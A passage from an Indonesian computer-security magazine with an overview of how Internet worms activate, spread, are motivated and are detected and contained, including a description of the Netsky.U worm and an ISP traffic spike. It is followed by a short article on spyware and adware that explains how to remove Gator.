Aktivasi dengan intervensi user. Merupakan proses aktivasi paling lambat karena membutuhkan intervensi user untuk mengeksekusi worm tersebut, disadari maupun tidak oleh user tersebut. Namun karena sosialisasi yang gencar dilakukan mengenai bahaya worm dan virus, user dapat lebih cermat dengan tidak mengeksekusi program asing atau membuka attachment e-mail dari orang yang tidak dikenalnya, hal ini tentu akan memperlambat proses aktivasi worm. Tetapi pembuat worm tidak putus asa de-

ngan kondisi tersebut sehingga mereka melakukan teknik social engineering seperti yang dilakukan oleh virus Melissa yang seolah-olah mengirimkan informasi penting dari orang yang telah dikenal oleh korban atau pesan-pesan personal lainnya yang dikirimkan oleh virus ILOVEYOU. Walaupun Melissa adalah sebuah virus macro pada program Microsoft Word namun dengan intervensi user maka penyebaran Melissa di Internet sempat menjadi ancaman yang paling menakutkan.

Aktivasi terjadwal. Metode aktivasi worm yang lebih cepat adalah dengan menggunakan proses terjadwal pada sistim (scheduled system proces). Ada banyak program yang berjalan pada lingkungan desktop maupun server untuk melakukan proses sesuai dengan jadwal yang diberikan. Metode ini tetap membutuhkan intervensi manusia namun kali ini intervensi attacker yang dibutuhkan. Sebagai contoh, program auto-update dari sistim yang melakukan proses updating ke server vendor. Dengan melakukan update ke remote host sebagai master, seorang attacker yang cerdik dapat memanfaatkan proses tersebut untuk menyebarkan worm dengan terlebih dahulu menguasai remote host atau gateway pada network maupun di Internet dan mengganti atau menginfeksi file yang dibutuhkan pada proses update dengan kode program worm.

Aktivasi mandiri. Metode aktivasi mandiri adalah metode tercepat worm dalam menggandakan diri, menyebar, dan menginfeksi host korban. Metode ini paling populer digunakan oleh para penulis worm. Umumnya worm yang menggunakan metode ini memanfaatkan kelemahan-kelemahan sekuriti (security flaws) pada service yang umum digunakan. Sebagai contoh, worm CodeRed yang mengeksploitasi Webserver IIS. Worm akan menyertakan dirinya pada service daemon yang sudah dikuasainya atau mengeksekusi perintah-perintah lain dengan privilege yang sama dengan yang digunakan oleh daemon tersebut. Proses eksekusi tersebut akan berlangsung ketika worm menemukan vulnerable service dan melakukan eksploitasi terhadap service tersebut.

1.2. Mekanisme Penyebaran

Worm menginfeksi host korban dan memasukkan kode program sebagai bagian dari program worm ke dalamnya. Kode program tersebut dapat berupa *machine code*, atau routine untuk menjalankan program lain yang sudah ada pada host korban. Dalam proses penyebarannya, worm harus mencari korban baru dan menginfeksi korban dengan salinan dirinya. Proses pendistribusian tersebut dapat berlangsung sebagai proses distribusi satuan (dari satu host ke host yang lain) atau sebagai proses distribusi masal (dari satu host ke banyak host). Proses distribusi masal dipertimbangkan sebagai metode penyebaran tercepat dengan asumsi batasan yang digunakan adalah satuan waktu. Terdapat beberapa mekanisme penyebaran yang digu-

nakan worm untuk menemukan calon korban yaitu dengan melakukan scanning, mencari korban berdasarkan target list yang sudah dipersiapkan terlebih dahulu oleh penulis worm atau berdasarkan list yang ditemukan pada sistim korban maupun di metaserver, serta melakukan monitoring secara pasif.

Scanning. Metode scanning melibatkan proses probing terhadap sejumlah alamat di Internet dan kemudian mengidentifikasi host yang vulnerable. Dua format sederhana dari metode scanning adalah sequential (mencoba mengidentifikasi sebuah blok alamat dari awal sampai akhir) dan random (secara acak).

Penyebaran worm dengan metode scanning baik sequential maupun random, secara komparatif dapat dikatakan lambat, namun jika dikombinasikan dengan aktivasi secara otomatis, worm dapat menyebar lebih cepat lagi. Worm yang menggunakan metode scanning biasanya mengeksploitasi security holes yang sudah teridentifikasi sebelumnya sehingga secara relatif hanya akan menginfeksi sejumlah host saja.

Metode scanning lainnya yang dinilai cukup efektif adalah dengan menggunakan bandwidth-limited routine (seperti yang digunakan oleh CodeRed, yaitu dengan membatasi target dengan latensi koneksi dari sistim yang sudah terinfeksi dengan calon korban yang baru), mendefinisikan target yang hanya terdapat pada local address (seperti dalam sebuah LAN maupun WAN), dan permutasi pada proses pencarian.

Scanning yang dilakukan worm tidaklah spesifik terhadap aplikasi sehingga attacker dapat menambahkan sebuah exploit baru pada sebuah worm yang sudah dikenal. Sebagai contoh, worm Slapper mendapatkan muatan exploit baru dan menjadikannya sebuah worm baru yaitu Scalper.

Secara umum, kecepatan scanning yang dilakukan adalah terbatas pada kombinasi faktor seperti; jumlah mesin-mesin yang vulnerable, desain dari scanner, dan kemampuan network monitoring system yang mampu mengidentifikasi keberadaan worm dengan meningkatnya trafik yang cukup signifikan.

Target Lists. Sebuah worm dapat memiliki target list yang sudah ditentukan sebelumnya oleh penulis worm tersebut. Dengan target list yang sudah ditentukan terlebih dahulu membuat sebuah worm lebih cepat dalam menyebar, namun tentu saja penyebaran tersebut akan sangat terbatas karena target berdasarkan sejumlah alamat di Internet yang sudah ditentukan.

Selain itu, worm dapat menemukan list yang dibutuhkan pada host korban yang sudah dikuasainya, list ini umumnya digunakan oleh worm yang metode penyebarannya berdasarkan topologi network. Informasi yang didapat contohnya adalah IP address sistim tersebut dan worm mengembangkannya menjadi sebuah subnet pada LAN atau WAN.

Target list juga dapat diperoleh pada metaserver (server yang memberikan informasi sejumlah server yang memiliki service yang sama). Sebagai contoh, metaserver Gamespy memiliki daftar server yang menyediakan service game online. Sebuah worm yang memanfaatkan metaserver akan melakukan query terlebih dahulu untuk mengetahui keberadaan target yang baru. Metode ini juga dapat mempercepat proses penyebaran sebuah worm yang menyerang webserver, worm dapat menggunakan Google atau mesin pencari lainnya sebagai metaserver untuk menemukan target.

Monitoring secara Pasif. Worm pasif tidak mencari korban, namun worm tersebut akan menunggu calon korban potensial dan kemudian menginfeksinya. Walaupun metode ini lebih lambat namun worm pasif tidak menghasilkan Anomalous Traffic Patterns sehingga keberadaan mereka akan sulit diketahui. Sebagai contoh, anti-worm CRClean tidak membutuhkan aktivasi user, worm ini menunggu serangan worm CodeRed dan turunannya, kemudian melakukan respon dengan melakukan counter-attack. Jika proses counter-attack berhasil, CRClean akan menghapus CodeRed dan menginfeksi korban dengan menginstal dirinya pada mesin. Sehingga CRClean dapat menyebar tanpa melakukan proses scanning.

2. Motivasi dan Muatan

2.1. Motivasi Serangan

Walaupun sangat penting untuk mengetahui teknologi yang digunakan oleh Internet worms, namun untuk dapat memahami ancaman yang berasal dari sebuah worm secara alami perlu dipahami motivasi dari intruders (seperti penulis worm), serta jika memungkinkan dapat mengidentifikasi siapa sebenarnya intruder tersebut. Ada banyak motivasi yang menyebabkan sebuah worm dibuat namun berikut ini adalah motivasi umum yang mendasari serangan worm.

Pride and Power. Intruder (juga pembuat worm) termotivasi untuk mendapatkan kekuasaan dan show-off pengetahuan mereka dengan merusak host orang lain. Intruders ini umumnya tidak terorganisir dengan baik dan menemukan targetnya secara random. Jika mereka menemukan sebuah sistim yang lemah dan vulnerable terhadap sebuah attack maka mereka akan melangsungkan attack pada sistim tersebut.

Keuntungan Komersial. Berkaitan dengan perkembangan dunia ekonomi yang semakin hari semakin bergantung pada kinerja komputer untuk menjalankan operasional bisnis sehari-hari, serangan elektronik yang ditujukan ke sebuah domain dapat secara serius mengganggu transaksi yang sedang berlangsung. Sebuah serangan worm dapat dilakukan untuk mendapatkan profit dengan melakukan manipulasi finansial atau membatasi ruang-gerak kompetitor.

Pemerasan. Karena sebuah worm dapat dibuat untuk melangsungkan serangan DOS (Denial of Service) tanpa henti, pemerasan terhadap sebuah perusahaan dapat dilakukan dan serangan baru dapat dihentikan jika terjadi transaksi pembayaran sesuai yang diinginkan oleh attacker. Motivasi ini lebih terorganisi secara individual maupun kelompok.

Protes. Seseorang yang memiliki pengetahuan yang cukup untuk menulis sebuah worm dapat melangsungkan serangan jika ia merasa dirugikan oleh suatu pihak tertentu. Ia melakukan protes terselubung dengan menyebarkan worm di Internet. Protes tersebut juga dapat berdampak negatif pada institusi yang menjadi target, seperti SCO dan Microsoft yang baru-baru ini mendapatkan serangan DOS yang ditujukan kepadanya. Protes politik juga dapat menjadi muatan dari serangan worm. Sebagai contoh, worm Yaha Mail dibuat sebagai tool dari protes politik yang diklaim sebagai pro India dan melakukan serangan DOS pada websites milik pemerintah Pakistan.

Terorisme. Secara obyektif, worm dapat dimanfaatkan oleh kelompok teroris. Oleh karena ada banyak sistim komputer yang terhubung ke Internet berlokasi di

negara-negara maju, maka sebuah serangan worm dapat ditujukan sebagai bentuk terorisme. Attacker dapat menyertakan muatan teror Al-Qaeda atau kelompok-kelompok anti-globalisasi lainnya untuk menyerang.

2.2. Muatan (Payload)

Berkaitan dengan motivasi penyebaran, muatan yang ada pada sebuah worm dapat beragam. Berikut ini adalah muatan yang sering ditemukan pada worm.

Tanpa muatan atau non-fungsional. Sebuah worm yang memiliki bug pada kode program yang berhubungan metode penyebaran biasanya gagal untuk menyebar, namun worm yang memiliki bug pada muatannya tetap dapat menyebar dan menimbulkan efek serius seperti peningkatan network traffic atau secara aktif melakukan identifikasi host yang vulnerable.

Backdoor. Worm CodeRed II membuat sebuah backdoor pada host korban yang memungkinkan semua orang dapat mengeksekusi program pada korban dari sebuah browser. Hal tersebut juga memicu peningkatan serangan worm anti-CodeRed yang berusaha mengeksploitasi backdoor tersebut.

Remote DOS. Muatan umum dari worm adalah kemampuan untuk melakukan serangan DoS (Denial of Service). Worm tersebut memiliki tool yang dapat melakukan serangan terhadap sebuah target yang sudah ditentukan atau tergantung pada komando seseorang yang membuatnya mampu melakukan serangan DDoS (Distributed Denial of Service).

Melakukan update. Sejumlah worm terdahulu seperti W32/Sonice memiliki muatan untuk melakukan update. W32/Sonice melakukan proses query terhadap sejumlah website untuk mendapatkan kode program yang baru bagi dirinya. Kemampuan ini dapat digunakan oleh DDoS tool untuk melakukan update pada program-program yang menjadi zombie. Jika kontrol untuk melakukan update masih terus berlangsung maka sebuah modul exploit dapat disertakan sehingga menjadikan worm tersebut mampu menyebar lebih cepat dan mendapatkan korban lebih banyak lagi.

Spionase dan Pengumpulan Data. Worm dapat dilakukan sebagai alat untuk melakukan spionasi dan pengumpulan data dengan mencari keyword tertentu seperti nomor kartu kredit atau informasi penting lainnya pada dokumen-dokumen yang tersimpan pada host yang sudah menjadi korban.

Pengerusakan Data. Ada banyak virus dan worm yang melakukan pengerusakan data seperti Chernobyl dan Klez, yang memiliki perintah-perintah penghapusan data. Karena worm dapat menyebar dengan cepat, mereka dapat mulai menghapus atau memanipulasi data dari awal proses infeksi.

Pengerusakan Hardware. Walaupun sebagian besar BIOS memiliki kemampuan untuk mencegah proses reflashing, beberapa worm memiliki routine yang mampu melakukan pengerusakan terhadap BIOS jenis tertentu.

Coercion. Dengan muatan yang coercive, sebuah worm tidak menimbulkan kerusakan kecuali jika worm tersebut diganggu. Seperti worm yang memberikan pilihan pada user, mengizinkan worm tersebut tinggal pada sistem dan tidak melakukan pengerusakan, atau menghapus worm tersebut namun menimbulkan efek yang buruk dengan kerusakan pada sistem.

3. Mendeteksi Internet Worms

Sebuah firewall telah dikembangkan sebagai alat untuk mendeteksi anomali traffic yang berasal dari Internet dan menghasilkan logfile yang memberikan peringatan bahwa worm menyerang dengan sebuah port tertentu sebagai target. Firewall dapat melakukan blocking akses sampai administrator melakukan analisis dan recovery jika diperlukan.

Masalah yang umum ditemukan dalam melakukan respon otomatis secara akurat adalah mendeteksi dan menganalisa sebuah worm yang sedang beroperasi dan menginfeksi ke sebuah network. Bagian ini mendiskusikan strategi-strategi yang telah eksis maupun baru dalam mendeteksi keberadaan sebuah worm.

Detektor dapat berupa sebuah komputer atau device lain yang berdiri sendiri, terletak pada DMZ (De-Militarized Zone), atau pada sebuah backbone, yang memiliki kemampuan mendeteksi secara lokal atau terpusat. Apapun detektor yang digunakan haruslah sensitif dalam skala network yang besar untuk mengurangi false positives dan false negatives. Detektor dapat dikatakan berhasil jika mampu mendeteksi kejadian anomali dari beberapa tipe worm, kejadian anomali tersebut dapat diketahui dari pola trafik yang dihasilkan sebagai konsekuensi dari teknik penyebaran worm tersebut.

3.1 Deteksi pada Host

Host detection. Program *peer-to-peer* maupun protokol Windows sharing dapat digunakan sebagai medium penyebaran worm, akibatnya mekanisme query worm sama seperti yang dihasilkan oleh program *peer-to-peer* biasa. Hal tersebut menyebabkan proses deteksi pada network-level akan mengalami kesulitan kecuali implementasi IDS dilakukan untuk mengenali pola-pola tersebut. Dalam implementasinya, IDS akan menganalisa pola-pola tertentu pada trafik berdasarkan signature database yang dimilikinya.

Anti-virus Behavior Blocking. Behavior blocking adalah teknik yang digunakan antivirus dalam menghentikan program-program jahat dalam melakukan aksinya. Walaupun dinilai sebagai upaya yang berhasil, teknik ini tidak diberdayakan secara luas karena faktor usability dan false positives.

Wormholes dan Honeyfarms. Sebuah honeypot adalah sebuah host yang ditujukan untuk dikuasai oleh intruder dalam upaya mendeteksi dan menganalisa perilaku intruder. Honeypot yang didistribusikan pada sebuah network (honeynet) dapat membentuk detektor yang akurat kecuali faktor harga (terutama hardware dan administration costs) menjadi faktor penghalang diimplementasikannya honeynet.

Sebagai contoh implementasi honeypot yang hemat adalah dengan membuat sebuah honeypot system pada network yang terpisah dari workstations atau server dan melakukan traffic redirection pada port-port tertentu, yang diduga sebagai trafik yang digunakan oleh worm untuk menyebar, ke honeypot tersebut. Sebuah honeypot dapat menggunakan teknologi *virtual machine* untuk membuat image dari banyak sistem yang vulnerable.

3.2. Deteksi pada Network

Deteksi pada LAN atau WAN. Sebuah mesin yang terinfeksi oleh worm akan menghasilkan trafik scanning yang dapat dideteksi. Proses deteksi dapat dilakukan pada gateway atau IDS yang diletakkan diantara gateway dan LAN

atau WAN.

Deteksi pada level ISP atau Backbone. Telah diketahui bahwa untuk menyebarkan dirinya sebuah umumnya worm melakukan proses scanning terlebih dahulu untuk menemukan target yang baru. Meningkatnya network traffic ISP atau backbone secara dramatis dapat mengindikasikan bahwa worm telah menyerang network tersebut.

4. Respon dan Recovery

4.1. Respon

Malware seperti worm dan virus dapat menyebar lebih cepat dari pada kemampuan manusia untuk menganalisa dan meresponnya. Sebuah strategi pertahanan yang baik menghadapi worm haruslah dapat dilakukan secara otomatis. Sebuah respon otomatis dapat memperlambat dan membatasi ruang-gerak worm.

Respon otomatis yang diberikan biasanya berupa blocking terhadap aktifitas worm. Kelemahan respon otomatis yang umum adalah terjadinya respon terhadap false positive dan false negative. False positive adalah situasi dimana respon diberikan namun tidak terjadi indikasi adanya worm, sementara false negative adalah situasi dimana worm benar-benar menyerang namun respon tidak diberikan.

Keputusan untuk menanggapi keberadaan worm pada network haruslah bijak. Berarti dalam pengambilan sebuah keputusan tersebut haruslah berdasarkan analisa teknis yang melibatkan banyak aspek seperti *statistik*, *usage policy*, maupun *security advisory*.

Host Response Sebuah proses respon pada sistim komputer akan melibatkan personal firewall yang mampu membaca alerts yang dihasilkan oleh host-based IDS. Pada level ini, respon yang diberikan dapat menjadi lebih efektif dalam membendung aktifitas worm.

Network Response. Respon pada level ini haruslah memungkinkan untuk mengkombinasikan teknik blocking ketika mendapat alert dan mampu memilah kelas dari trafik yang diduga sebagai worm yang sedang menyebar. Network-based IDS seperti snort dan prelude dapat digunakan untuk mengidentifikasi keberadaan worm dengan menganalisa network traffic secara pasif.

ISP Response. Walaupun tingkat kesulitan dalam melakukan respon otomatis pada level ini cukup tinggi, namun proteksi dengan skala sistim yang lebih besar dapat menjadi pertimbangan. Implementasi respon otomatis pada level ISP haruslah terlebih dahulu teruji dengan baik karena terjadinya false positive dan false negative dapat dengan mudah terjadi.

4.2. Recovery

Proses recovery dipertimbangkan sebagai salah satu upaya untuk memperlambat penyebaran worm. Dengan memulihkan kondisi sistim yang terinfeksi setidaknya akan mengurangi sebuah penyebaran baru dari worm. Beberapa metode berikut adalah upaya dalam melakukan recovery terhadap serangan worm.

Anti-worms. Walaupun bersifat ilegal dan kurang praktis, sebuah anti-worm atau worm putih dapat menutupi security holes dan membatasi ruang-gerak worm jenis lain. Terlihat sangat atraktif namun beberapa batasan signifikan membuatnya bersifat tidak praktis, selain itu faktor hukum membuat anti-worm tidak dibenarkan secara hukum. Batasan yang signifikan dari anti-worm adalah

keterbatasannya untuk memperbaiki kerusakan yang ditimbulkan oleh satu jenis worm saja.

Sekurang-kurangnya terdapat 3 (tiga) jenis anti-worm yang pernah ada di Internet:

- ? Cheese worm, yang menyebar dengan menggunakan backdoor yang dibuat oleh Lion worm.
- ? Code Green, yang memanfaatkan hole yang dibuat oleh CodeRed II.
- ? CRClean yang memberikan respon terhadap serangan CodeRed II.

Distribution patch dan update. Metode recovery dengan mendistribusikan patch update untuk program-program yang vulnerable pada sebuah sistim komputer dinilai sebagai metode yang efektif. Proses distribusi dapat dilakukan oleh vendor software maupun administrator yang menangani sejumlah besar host pada LAN atau WAN.

Salah satu kekurangan metode ini adalah ketika intruder dapat menggunakan worm untuk menguasai sejumlah besar host dan melakukan DOS ke host lain yang akan melakukan respon terhadap serangan worm tersebut. Target dari DOS biasanya adalah vendor dari program-program yang vulnerable dan dimanfaatkan oleh worm.

5. Kesimpulan

Sebagai autonomous intrusion agents, Internet worms merupakan ancaman bagi network dalam skala kecil maupun besar. Setelah diketahui bagaimana metode umum penyebaran, mekanisme, motivasi dibuatnya sebuah worm, dan deteksi keberadaan worm pada sebuah host maupun network, maka perlu penanganan secara serius dalam menanggulangi wabah Internet worms. Bagaimana mengantisipasi serangan worm saat ini maupun dimasa mendatang yang lebih beragam menjadi sebuah pekerjaan rumah baru yang tidak mudah. Perlu kerjasama berbagai pihak terkait seperti penyelenggara jasa layanan akses Internet agar tidak terjadi dampak yang lebih buruk.

6. Referensi

1. Vern Paxson, Stuart Staniford, and Nicholas Weaver, How to Own the Internet in Your Spare Time, Proceedings of the 11th USENIX Security Symposium (Security '02), 2002.
2. David Moore, Colleen Shannon, Geoffrey Voelker and Stefan Savage, Internet Quarantine: Requirements for Containing Self-Propagating Code, Proceedings of the 2003 IEEE Infocom Conference, San Francisco, CA, April 2003.
3. Jose Nazario, The Future of Internet Worms, Blackhat Briefings, July 2001.
4. CERT, CERT Advisory CA-2000-04 Love Letter Worm, <http://www.cert.org/advisories/CA-2000-04.html>.
5. Arno Wagner, Thomas Dübendorfer, Bernhard Plattner, Roman Hiestand, Experiences with Worm Propagation Simulations, ACM Workshop on Rapid Malcode (WORM) 2003, November 2003.
6. Nicholas C Weaver, Warhol Worms: The Potential for Very Fast Internet Plagues, <http://www.cs.berkeley.edu/~nweaver/warhol.html>.
7. Eugene H. Spafford, The Internet Worm Program: An Analysis, ACM SIGCOMM Computer Communication Review, 19(1):17--59, January 1989.

8. Paul Boutin, The Fix Is In – Programmers can stop Internet worms. Will they?, <http://slate.msn.com/id/2081943/>

9. Symantec, Security Response, <http://securityresponse.symantec.com/>

10. Networm.org, The Worm Information Center, <http://www.networm.org/>

7. Tambahan

7.1. W32.Netsky.U

W32.Netsky merupakan sebuah worm yang mengandakan dirinya melalui e-mail yang dikirimkan secara massal. Memiliki banyak varian, sampai tulisan ini dibuat varian terbaru worm W32.Netsky adalah W32.Netsky.U@mm (juga dikenal sebagai W32/Netsky.u@MM, W32/Netsky-U, WORM_NETSKY.U, Win32.Netsky.U). Menginfeksi sistim operasi Windows 2000, Windows 95, Windows 98, Windows Me, Windows NT, dan Windows XP.

Muatan worm W32.Netsky.U adalah melakukan DoS ke sejumlah website pada tanggal 14 April 2004 sampai 23 April 2004, selain itu worm ini akan mengirimkan banyak e-mail ke alamat yang diperoleh pada file yang terdapat pada host korban.

W32.Netsky juga menginstal sebuah backdoor yang memungkinkan seseorang dapat login ke dalam sistim tanpa melewati proses otentifikasi yang semestinya.

Setelah berhasil mengeksploitasi host korban, W32.Netsky.U akan menyalinkan diri sebagai %Windir%\SymAV.exe (%Windir% merupakan variable dimana lokasi instalasi default Windows berada). Selanjutnya worm tersebut akan melakukan serangkaian perintah seperti membuat mutex, membuat sebuah file MIME-encoded, dan menambahkan sebuah entry pada registry Windows.

Worm W32.Netsky.U menginstal sebuah backdoor yang mendengarkan port TCP 6789 yang memungkinkan orang lain untuk mengirimkan executable file dan kemudian secara otomatis mengeksekusinya.

Pada tanggal 14 April 2004 sampai 23 April 2004, worm akan melakukan serangan DoS ke sejumlah website seperti: www.cracks.am, www.emule.de, www.kazaa.com, www.freemule.net, dan www.keygen.us.


Untuk menyebarkan dirinya, worm W32.Netsky.U akan melakukan pencarian sejumlah file seperti file yang berextension .asp, .cgi, .html, .php, dan lain-lain guna mendapatkan daftar alamat e-mail yang nantinya akan dikirimkan salinan worm tersebut. Dengan ukuran attachment sebesar 18,432 bytes dan target yang banyak, network yang terkena worm ini dapat dipastikan akan mengalami gangguan dengan terjadinya lonjakan trafik pada transmisi e-mail.

Informasi detail mengenai W32.Netsky.U serta bagaimana cara mengatasinya dapat dilihat pada website Symantec, www.symantec.com/avcenter/venc/data/w32.netsky.u@mm.html

7.2. Lonjakan Network Traffic


Selama bulan Februari sampai Maret 2004, network PT. BoNET Utama (salah satu subnet ISP IndoNET yang berlokasi di Bogor), telah terjadi serangkaian gangguan pada network akibat penyebaran worm yang menginfeksi sejumlah besar klien dial-up dan wireless.

Umumnya, POP (Point of Presence) Bonet Pajajaran setiap harinya mendistribusikan trafik dengan rata-rata 750 kbps.



Gambar 1. Lonjakan Network Traffic; penyebaran worm yang menginfeksi sejumlah besar klien dial-up dan wireless.

Ketika worm sedang aktif untuk melakukan scanning atau mengirimkan e-mail secara massal, terjadi lonjakan network traffic yang cukup drastis mencapai 90 Mbps.



Gambar 2. Lonjakan Network Traffic; worm melakukan scanning atau mengirimkan e-mail secara massal.

8. Kredit

Michael S. Sunggiardi dan Team BoNET, Judith MS, Hengky Anwar, Stephen Chen, Syam A. Yanuar, Y. Fery Wibowo, Chiank, Dominick Dreiser, Reza Muhammad, Randi Malikul Mulki, Arif Wicaksono, Indra Kusuma, D. Wangsa Sunarya.

CoreBSD Digital Research Group adalah sekelompok anak muda yang tertarik pada bidang computer security dan sistim operasi komputer *BSD. Kelompok yang tidak pernah mendeklarasikan secara resmi kapan berdirinya, berkumpul pada sebuah ruang chat #corebsd di IRC server Efnet. Informasi lengkap mengenai kelompok CoreBSD dapat dilihat pada website <http://corebsd.or.id/>

COMPUTER SECURITY

Scumware

Berselancar di Internet yang biasa kita lakukan sehari-hari, ternyata tidak terlepas dari hal-hal yang dapat mengganggu kenyamanan bahkan yang terburuk yaitu merusak privacy. Andi Ismayadi (fuzk3_kendi@yahoo.com) membeberkan hal yang mungkin akan kita temui nantinya ketika berselancar di internet seperti spyware dan lain sebagainya.

A PABILA KITA SEDANG BERSELANCAR DI INTERNET maka kita akan menemui hal-hal yang baru, mulai dari perkembangan teknologi internet itu sendiri sampai perkembangan software. Namun pernahkah ketika anda berkunjung ke sebuah WebShopping untuk melihat-lihat produk dan info yang sedang anda cari? Tiba-tiba muncul pop-up menu yang menginformasikan untuk menginstal sebuah program baru untuk mengawasi kinerja PC anda. Tetapi setelah di-install malah lebih banyak mengganggu kegiatan berselancar anda.

Kejadian di atas mungkin sering kita alami, bahasan kali ini akan menjelaskan *apa itu scumware?* Scumware adalah sebuah sebutan untuk tool pengganggu seperti yang telah disebutkan sebelumnya di atas. Scumware sendiri terdiri dari spyware, adware, sneakware, dan scamware.

Spyware adalah sebuah program kecil yang memiliki kemampuan layaknya seperti mata-mata dengan merekam aktivitas berselancar anda di internet dan lain sebagainya, kemudian tool ini akan menyimpan rekaman tersebut dan mengirimkannya ke si pembuat tool ini. Mirip dengan keylogger dan trojan.

Adware mungkin sudah tidak jarang lagi ditemukan bahkan hampir setiap kali tersambung ke internet program ini akan selalu menawarkan jasa-jasanya dalam bentuk gambar atau bentuk lainnya, dan juga bisa memata-matai seperti spyware.

Spamware juga bersifat sama seperti adware. Semua tool di atas merupakan kerjaan dari sebuah perusahaan dengan cara mengiklankan produk mereka secara massal dan main hantam kromo semua pengguna internet.

Bagaimana anda bisa terinfeksi scumware? Seperti di awal pembahasan, tergiur akan tawaran program gratis untuk di instal di PC anda, tanpa disadari jika anda mengikuti tawaran itu adalah sebuah keputusan yang salah. Salah satu dari scumware ada Gator/GAIN, dimana gator merupakan sebuah spyware yang paling dibenci pengguna internet.

Gator memiliki beberapa komponen didalamnya antara lain: gator, OfferCOMpanion, Trickler, GAIN, GMT.exe, CMESys.exe dan lainnya. Gator sendiri menyebar dengan meleburkan dirinya ke dalam file-file program sharing seperti kazza, iMesh dan lainnya.

Gator memiliki 2 tujuan utama yaitu :


- ? ? engirimkan iklan-iklan kepada user.
- ? Mengumpulkan informasi tentang kebiasaan user dan mengirimkan kembali ke server utama gator.

Menghilangkan Gator

Gator terinstall di dalam folder **C:\Program files\Gator** dan di registry windows dengan nama GAIN di **HKEY_LOCAL_MACHINE\Software\Microsoft\Windows\Current version\Run**. GMT sendiri terdapat di **C:\program**

files\common files\GMT dan di **C:\Windows\Start Menu\Programs\StartUp** sedangkan file Cmiie bisa ditemukan di **C:\program files\Common Files**. Anda bisa menghapus file-file bawaan gator tersebut, namun untuk menghapus registry keynya anda sebaiknya mem-back up terlebih dahulu sebelumnya agar terhindar dari masalah.

Selanjutnya non-aktifkan startup Gator di MSconfig-Startup lalu cari GAIN ataupun Gator, dan hilangkan tanda centangnya.




Gambar 1. MSconfig-Startup

Hilangkan Scumware Dengan NoAdware

Apabila anda ragu dengan cara konvensional seperti di atas maka banyak sekali tools-tools untuk menghilangkan scumware. Namun untuk memilih yang benar-benar menghilangkan memang sukar, karena terkadang program anti adwarenya sendiri telah terjangkiti scumware.

Ketika browse untuk mencari referensi tentang scumware saya mendapatkan referensi tentang tool-tool anti scumware dan salah satunya adalah NoAdware. Ketika saya coba di rumah, program ini berguna untuk melakukan scanning PC dari ware-ware yang tidak berguna. Silahkan anda mendownloadnya di www.noadware.net.




Gambar 2. Program NoAdware

Dengan interface yang friendly user, tool ini dapat anda dengan mudah tetapi tool ini shareware dengan masa aktif trial 45 hari, ditambah lagi menu Remove untuk

yang berfungsi untuk menghilangkan scumware di non-aktifkan. Namun anda dapat membeli serial number-nya di website resminya.


Klik tombol scan My PC, maka NoAdware segera melakukan scanning di PC anda dari scumware. Akan terlihat nantinya file-file scumware apa saja yang terdapat dalam PC. Bahkan keylogger pun ikut terlihat keberadaannya. Jika meng-klik nama dari scumware tersebut, terlihat di kolom item description keterangan tingkat bahaya dan tipe dari scumware yang tertangkap menyusup di PC.



Gambar 3. Pencarian scumware dengan menggunakan NoAdware

